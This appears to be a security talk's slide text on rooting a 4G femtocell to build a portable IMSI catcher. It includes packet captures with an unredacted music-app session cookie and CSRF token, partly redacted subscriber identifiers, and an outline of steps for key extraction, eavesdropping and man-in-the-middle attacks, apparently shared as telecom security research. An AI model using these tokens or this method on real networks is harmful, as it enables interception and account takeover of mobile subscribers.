10107…  2019-01-10 12:59:02.610391183  10.225.155.243    59.111.160.197    GTP <HTTP>         670 POST /eapi/activity/summary/annual/2018/yunxin/unread/count HTTP/1.1  (application/x-www-form-urlencoded)
10107…  2019-01-10 12:59:02.706881048  59.111.160.197    10.225.155.243    GTP <HTTP>         190 HTTP/1.1 200 OK  (text/plain)
10111…  2019-01-10 12:59:04.854707484  10.225.155.243    59.111.181.155    GTP <HTTP>         638 GET /api/config/getClientIp HTTP/1.1
10111…  2019-01-10 12:59:04.900352587  10.225.155.243    59.111.181.155    GTP <HTTP>         638 GET /api/config/getClientIp HTTP/1.1
10111…  2019-01-10 12:59:04.932233562  59.111.181.155    10.225.155.243    GTP <HTTP>         398 HTTP/1.1 200 OK  (text/plain)
10111…  2019-01-10 12:59:04.977896099  59.111.181.155    10.225.155.243    GTP <HTTP>         398 HTTP/1.1 200 OK  (text/plain)
10111…  2019-01-10 12:59:04.990052976  10.225.155.243    59.111.160.197    GTP <HTTP>         606 POST /eapi/cmcc/flow/userinfo HTTP/1.1  (application/x-www-form-urlencoded)
10111…  2019-01-10 12:59:05.017055180  182.254.21.82     10.225.155.243    GTP <HTTP/XML>     734 HTTP/1.0 200 OK
10111…  2019-01-10 12:59:05.034303148  10.225.155.243    117.169.84.229    GTP <HTTP>         510 GET /resource/v3/config/CJ3R3E8V3TFLAY1406EJ6L6L HTTP/1.1
```

```
  ▾ [Timestamps]
       [Time since first frame in this TCP stream: 2.864813496 seconds]
       [Time since previous frame in this TCP stream: 0.015178358 seconds]
    TCP payload (432 bytes)
    TCP segment data (432 bytes)
▸ [2 Reassembled TCP Segments (1800 bytes): #1011149(1368), #1011155(432)]
▾ Hypertext Transfer Protocol
  ▾ POST /eapi/cmcc/flow/userinfo HTTP/1.1\r\n
    ▾ [Expert Info (Chat/Sequence): POST /eapi/cmcc/flow/userinfo HTTP/1.1\r\n]
         [POST /eapi/cmcc/flow/userinfo HTTP/1.1\r\n]
         [Severity level: Chat]
         [Group: Sequence]
      Request Method: POST
      Request URI: /eapi/cmcc/flow/userinfo
      Request Version: HTTP/1.1
    User-Agent: NeteaseMusic/5.8.1.1546855198(133);Dalvik/2.1.0 (Linux; U; Android 7.0; M5 Note Build/NRD90M)\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
  ▾ Content-Length: 1095\r\n
      [Content length: 1095]
    Host: interface.music.163.com\r\n
    Connection: Keep-Alive\r\n
    Accept-Encoding: gzip\r\n
  ▾  [truncated]Cookie: buildver=1546855198; resolution=1920x1080; osver=7.0; deviceId=ODYyNTQ2MDM2Mzc1MjI3CTAyOjAwOjAwOjAwOjAwOjAwCTMxN2ZlMDQyNTk2OGMxNzEJNjIxUUVDUFAyOUZFVw%3D%3D; appver=5.8.1; MUSIC_U=599d42a52ae4d03acef97d515c046419a333093
      Cookie pair: buildver=1546855198
      Cookie pair: resolution=1920x1080
      Cookie pair: osver=7.0
      Cookie pair: deviceId=ODYyNTQ2MDM2Mzc1MjI3CTAyOjAwOjAwOjAwOjAwOjAwCTMxN2ZlMDQyNTk2OGMxNzEJNjIxUUVDUFAyOUZFVw%3D%3D
      Cookie pair: appver=5.8.1
      Cookie pair: MUSIC_U=599d42a52ae4d03acef97d515c046419a3330934552e4eb90bb11644b9ad9e320e76917e65b1f07d407251c87673856ffe2897047e8106fb
      Cookie pair: versioncode=133
      Cookie pair: __csrf=e5065562c283a58de15fa8cae9826a96
      Cookie pair: mobilename=M5Note
      Cookie pair: channel=netease
      Cookie pair: os=android
    \r\n
    [Full request URI: http://interface.music.163.com/eapi/cmcc/flow/userinfo]
    [HTTP request 2/6]
    [Prev request in frame: 1010774]
    [Response in frame: 1011176]
    [Next request in frame: 1011380]
    File Data: 1095 bytes
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▾ Form item: "params" = "152654AFB48590DC47D7C8208EA6FE77BA0BEA03A364B4DCC187E8950D9FF35D07F0F2C4D68BCFAE1540E431015D756A46E12E84CEEE3163CB5BBCE7D975CD069CF9F80E9EBBAF4CE1D7F6022692C38681C7E94520F54F66A30BB631932B914C19DAFAC61D61F2594B8A879F
      Key: params
      Value [truncated]: 152654AFB48590DC47D7C8208EA6FE77BA0BEA03A364B4DCC187E8950D9FF35D07F0F2C4D68BCFAE1540E431015D756A46E12E84CEEE3163CB5BBCE7D975CD069CF9F80E9EBBAF4CE1D7F6022692C38681C7E94520F54F66A30BB631932B914C19DAFAC61D61F2594B8A879FC0E
```

```
0000  50 4f 53 54 20 2f 65 61  70 69 2f 63 6d 63 63 2f   POST /ea pi/cmcc/
0010  66 6c 6f 77 2f 75 73 65  72 69 6e 66 6f 20 48 54   flow/use rinfo HT
0020  54 50 2f 31 2e 31 0d 0a  55 73 65 72 2d 41 67 65   TP/1.1·· User-Age
0030  6e 74 3a 20 4e 65 74 65  61 73 65 4d 75 73 69 63   nt: Nete aseMusic
0040  2f 35 2e 38 2e 31 2e 31  35 34 36 38 35 35 31 39   /5.8.1.1 54685519
0050  38 28 31 33 33 29 3b 44  61 6c 76 69 6b 2f 32 2e   8(133);D alvik/2.
0060  31 2e 30 20 28 4c 69 6e  75 78 3b 20 55 3b 20 41   1.0 (Lin ux; U; A
0070  6e 64 72 6f 69 64 20 37  2e 30 3b 20 4d 35 20 4e   ndroid 7 .0; M5 N
0080  6f 74 65 20 42 75 69 6c  64 2f 4e 52 44 39 30 4d   ote Buil d/NRD90M
0090  29 0d 0a 43 6f 6e 74 65  6e 74 2d 54 79 70 65 3a   )··Conte nt-Type:
00a0  20 61 70 70 6c 69 63 61  74 69 6f 6e 2f 78 2d 77    applica tion/x-w
00b0  77 77 2d 66 6f 72 6d 2d  75 72 6c 65 6e 63 6f 64   ww-form- urlencod
00c0  65 64 0d 0a 43 6f 6e 74  65 6e 74 2d 4c 65 6e 67   ed··Cont ent-Leng
00d0  74 68 3a 20 31 30 39 35  0d 0a 48 6f 73 74 3a 20   th: 1095 ··Host: 
00e0  69 6e 74 65 72 66 61 63  65 2e 6d 75 73 69 63 2e   interfac e.music.
00f0  31 36 33 2e 63 6f 6d 0d  0a 43 6f 6e 6e 65 63 74   163.com· ·Connect
0100  69 6f 6e 3a 20 4b 65 65  70 2d 41 6c 69 76 65 0d   ion: Kee p-Alive·
```

Compromised Femtocell-- IMSI Catcher

- IP
- IMSI
- IMEI
- Location
- VoLTE
  - MSISDN
  - IMEI
  - Cell-ID
  - IP



```
No.    Time                          Source                          Destination                     Protocol      Length Info
168698 2019-01-26 03:35:12.125386970 2409:8138:0:252a:1:2:6247:b753  2409:8017:200:220::111          GTP <SIP>        734 Request: REGISTER sip:ims.mnc000.mcc460.3gppnetwork.org  (1 binding) |
168699 2019-01-26 03:35:12.370217828 2409:8017:200:220::111          2409:8138:0:252a:1:2:6247:b753  GTP <SIP>        830 Status: 401 Unauthorized |
168702 2019-01-26 03:35:12.545908788 2409:8138:0:252a:1:2:6247:b753  2409:8017:200:220::111          GTP <SIP>        990 Request: REGISTER sip:ims.mnc000.mcc460.3gppnetwork.org  (1 binding) |
168704 2019-01-26 03:35:12.779722357 2409:8017:200:220::111          2409:8138:0:252a:1:2:6247:b753  GTP <SIP>       1102 Status: 200 OK  (1 binding) |
168705 2019-01-26 03:35:12.861324595 2409:8138:0:252a:1:2:6247:b753  2409:8017:200:220::111          GTP <SIP>       1262 Request: SUBSCRIBE sip:+86135[redacted]@bj.ims.mnc000.mcc460.3gppnetwork.org |
168707 2019-01-26 03:35:12.942018235 2409:8017:200:220::111          2409:8138:0:252a:1:2:6247:b753  GTP <SIP>       1086 Status: 200 OK |
168712 2019-01-26 03:35:12.946376886 2409:8017:200:220::111          2409:8138:0:252a:1:2:6247:b753  GTP <SIP/XML>    102 Request: NOTIFY sip:4600010[redacted]@[2409:8138:0000:252A:0001:0002:6247:B753]:31806 |
168713 2019-01-26 03:35:13.030531246 2409:8138:0:252a:1:2:6247:b753  2409:8017:200:220::111          GTP <SIP>        734 Status: 200 OK |
168777 2019-01-26 03:35:17.170492219 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8017:200:220::11          GTP <SIP>        782 Request: REGISTER sip:ims.mnc000.mcc460.3gppnetwork.org  (1 binding) |
168778 2019-01-26 03:35:17.491292498 2409:8017:200:220::11           2409:8807:3aa:ae8d:1:2:95c6:db7b GTP <SIP>       830 Status: 401 Unauthorized |
168781 2019-01-26 03:35:17.760390700 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8017:200:220::11          GTP <SIP>       1038 Request: REGISTER sip:ims.mnc000.mcc460.3gppnetwork.org  (1 binding) |
168785 2019-01-26 03:35:17.980723312 2409:8017:200:220::11           2409:8807:3aa:ae8d:1:2:95c6:db7b GTP <SIP>      1118 Status: 200 OK  (1 binding) |
168786 2019-01-26 03:35:18.085937444 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8017:200:220::11          GTP <SIP>       1278 Request: SUBSCRIBE sip:+861360[redacted]@bj.ims.mnc000.mcc460.3gppnetwork.org |
168787 2019-01-26 03:35:18.163649709 2409:8017:200:220::11           2409:8807:3aa:ae8d:1:2:95c6:db7b GTP <SIP>      1070 Status: 200 OK |
168792 2019-01-26 03:35:18.172165782 2409:8017:200:220::11           2409:8807:3aa:ae8d:1:2:95c6:db7b GTP <SIP/XML>   102 Request: NOTIFY sip:4600010[redacted]@[2409:8807:03AA:AE8D:0001:0002:95C6:DB7B]:31806 |
168795 2019-01-26 03:35:18.294919018 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8017:200:220::11          GTP <SIP>        734 Status: 200 OK |
182814 2019-01-26 04:23:04.109941768 2409:8138:c:ca30:c65:4dc:8936:ff9a 2409:8017:200:220::91        GTP <SIP>        430 Request: REGISTER sip:ims.mnc000.mcc460.3gppnetwork.org  (1 binding) |
182818 2019-01-26 04:23:04.316458035 2409:8017:200:220::91           2409:8138:c:ca30:c65:4dc:8936:ff9a GTP <SIP>     814 Status: 401 Unauthorized |
182833 2019-01-26 04:23:05.089930626 2409:8138:c:ca30:c65:4dc:8936:ff9a 2409:8017:200:220::91        GTP <SIP>        830 Request: REGISTER sip:ims.mnc000.mcc460.3gppnetwork.org  (1 binding) |
182836 2019-01-26 04:23:05.298419206 2409:8017:200:220::91           2409:8138:c:ca30:c65:4dc:8936:ff9a GTP <SIP>    1150 Status: 200 OK  (1 binding) |
182839 2019-01-26 04:23:05.389581100 2409:8138:c:ca30:c65:4dc:8936:ff9a 2409:8017:200:220::91        GTP <SIP>        182 Request: SUBSCRIBE sip:+861391[redacted]@bj.ims.mnc000.mcc460.3gppnetwork.org |
182841 2019-01-26 04:23:05.475984374 2409:8017:200:220::91           2409:8138:c:ca30:c65:4dc:8936:ff9a GTP <SIP>    1070 Status: 200 OK |
182845 2019-01-26 04:23:05.476034095 2409:8017:200:220::91           2409:8138:c:ca30:c65:4dc:8936:ff9a GTP <SIP/XML>  102 Request: NOTIFY sip:[2409:8138:000C:CA30:0C65:04DC:8936:FF9A]:54054 |
182846 2019-01-26 04:23:05.569289560 2409:8138:c:ca30:c65:4dc:8936:ff9a 2409:8017:200:220::91        GTP <SIP>        910 Status: 200 OK |
183444 2019-01-26 04:25:16.051076745 2409:8138:0:252a:1:2:6247:b753  2409:8017:200:220::111          GTP <SIP>        990 Request: REGISTER sip:ims.mnc000.mcc460.3gppnetwork.org  (1 binding) |
183456 2019-01-26 04:25:16.324644167 2409:8017:200:220::111          2409:8138:0:252a:1:2:6247:b753  GTP <SIP>       1102 Status: 200 OK  (1 binding) |
183461 2019-01-26 04:25:16.324718100 2409:8017:200:220::111          2409:8138:0:252a:1:2:6247:b753  GTP <SIP/XML>    102 Request: NOTIFY sip:4600010[redacted]@[2409:8138:0000:252A:0001:0002:6247:B753]:31806 |
```

```
▶ Frame 168704: 1102 bytes on wire (8816 bits), 1102 bytes captured (8816 bits) on interface 0
▶ Ethernet II, Src: WistronI_d3:[redacted]), Dst: [redacted]([redacted])
▶ Internet Protocol Version 4, Src: [redacted]Dst: 192.168.3.31
▶ User Datagram Protocol, Src Port: 4500, Dst Port: 4500
  UDP Encapsulation of IPsec Packets
▶ Encapsulating Security Payload
▶ Internet Protocol Version 4, Src: 100.82.254.50, Dst: 100.82.252.78
▶ User Datagram Protocol, Src Port: 2152, Dst Port: 2152
▶ GPRS Tunneling Protocol
▶ Internet Protocol Version 6, Src: 2409:8017:200:220::111, Dst: 2409:8138:0:252a:1:2:6247:b753
▶ Encapsulating Security Payload
▶ User Datagram Protocol, Src Port: 9950, Dst Port: 31806
▼ Session Initiation Protocol (200)
  ▶ Status-Line: SIP/2.0 200 OK
  ▼ Message Header
    ▶ Via: SIP/2.0/UDP [2409:8138:0000:252A:0001:0002:6247:B753]:31806;branch=z9hG4bKYYfcbrSKFqSKFJNaaaaa;rport=31116
      Call-ID: IUfcbHyy1@[2409:8138::252a:1:2:6247:b753]
    ▶ From: <sip:4600010[redacted]@ims.mnc000.mcc460.3gppnetwork.org>;tag=XXfcbrS
    ▶ To: <sip:4600010[redacted]@ims.mnc000.mcc460.3gppnetwork.org>;tag=ww3av7m7
    ▶ CSeq: 2 REGISTER
      Accept-Resource-Priority: wps.4
    ▶ Service-Route: <sip:orig@bjscscf5bhw.bj.chinamobile.com;lr;Dpt=7ea4_49cf2246;ca=a30;TRC=ffffffff-ffffffff>
      P-Associated-URI: <sip:+861350[redacted]@bj.ims.mnc000.mcc460.3gppnetwork.org>,<tel:+861350[redacted]>
    ▶ Contact: <sip:4600010[redacted][2409:8138:0000:252A:0001:0002:6247:B753]:31806>;expires=3600;+g.3gpp.icsi-ref="urn%3Aurn-7%3A3gpp-service.ims.icsi.mmtel";video;+g.3gpp.smsip;+sip.instance="<urn:gsma:imei:86253[redacted]>"
    ▶ Path: <sip:[2409:8017:0200:0220:0000:0000:0000:0111]:9900;lr>
      Content-Length: 0
```


```
0050  00 00 00 01 26 de 7c 3e  03 87 d7 a6 53 49 50 2f   ····&·|> ····SIP/
0060  32 2e 30 20 32 30 30 20  4f 4b 0d 0a 56 69 61 3a   2.0 200  OK··Via:
0070  20 53 49 50 2f 32 2e 30  2f 55 44 50 20 5b 32 34    SIP/2.0 /UDP [24
0080  30 39 3a 38 31 33 38 3a  30 30 30 30 3a 32 35 32   09:8138: 0000:252
0090  41 3a 30 30 30 31 3a 30  30 30 32 3a 36 32 34 37   A:0001:0 002:6247
00a0  3a 42 37 35 33 5d 3a 33  31 38 30 36 3b 62 72 61   :B753]:3 1806;bra
00b0  6e 63 68 3d 7a 39 68 47  34 62 4b 59 59 66 63 62   nch=z9hG 4bKYYfcb
00c0  72 53 4b 46 71 53 4b 46  4a 4e 61 61 61 61 61 3b   rSKFqSKF JNaaaaa;
00d0  72 70 6f 72 74 3d 33 31  31 31 36 0d 0a 43 61 6c   rport=31 116··Cal
00e0  6c 2d 49 44 3a 20 49 55  66 63 62 48 79 79 31 40   l-ID: IU fcbHyy1@
00f0  5b 32 34 30 39 3a 38 31  33 38 3a 3a 32 35 32 61   [2409:81 38::252a
```


Root a FemtoCell

- Purchase a Working 3G/4G FemtoCell
- Get Root Shell
- Get IPSec Keys
- Eveasdropping Network Traffics
- Man in the Middle Attacks
- Attack Core Network

Tools to Root a FemtoCell (1)


- Digital Meter
- CP2102
- SEGGER J-Link






Tools to Root a FemtoCell (2)

- BUS Pirate
- JTAGulator
- NAND/NOR Flash Programmer + TSOP48/56 Slot
- Soldering Station






Tools to Root a FemtoCell (3)

- TR-069 Server: GenieACS
  - Update Firmware
  - Upload, Modify Configuration
- IDA Pro, Ghidra
- QEmu
- OpenOCD
- Binwalk
- firmware-mod-kit
- HEX Editor

Compromised Femtocell in a Backpack

- 12V Battery Pack
- Internet Access
  - Portable 4G WiFi Router :
    - with RJ-45 Slot
    - Huawei WiFi2 Pro
- Backhaul via Internet




Make a Rooted Femtocell Portable

- The Femtocell Comes with a Internet Backhaul
  - Just need a battery pack and a portable 4G router
- Private Backhaul, but Still Working
  - Add an Internet Access Point to the Private Backhaul
  - Connect more Femtocells to the Core Network?
  - Perform some Man-in-the-Middle Attacks?
- Backhaul not Working Anymore
  - Build up a test environment with your own core ntwork and USIM cards, for telecom/IoT security research

Wide Range of Attacking Scenarios

- Not only Femtocell with Private Backhaul
- Any 4G LTE Backhaul without IPSec Protection
  - Be able to change the configuration of the eNodeB
  - or not
- Rooted 4G Femtocell with IPSec Protection

Hacking the S1 Interface

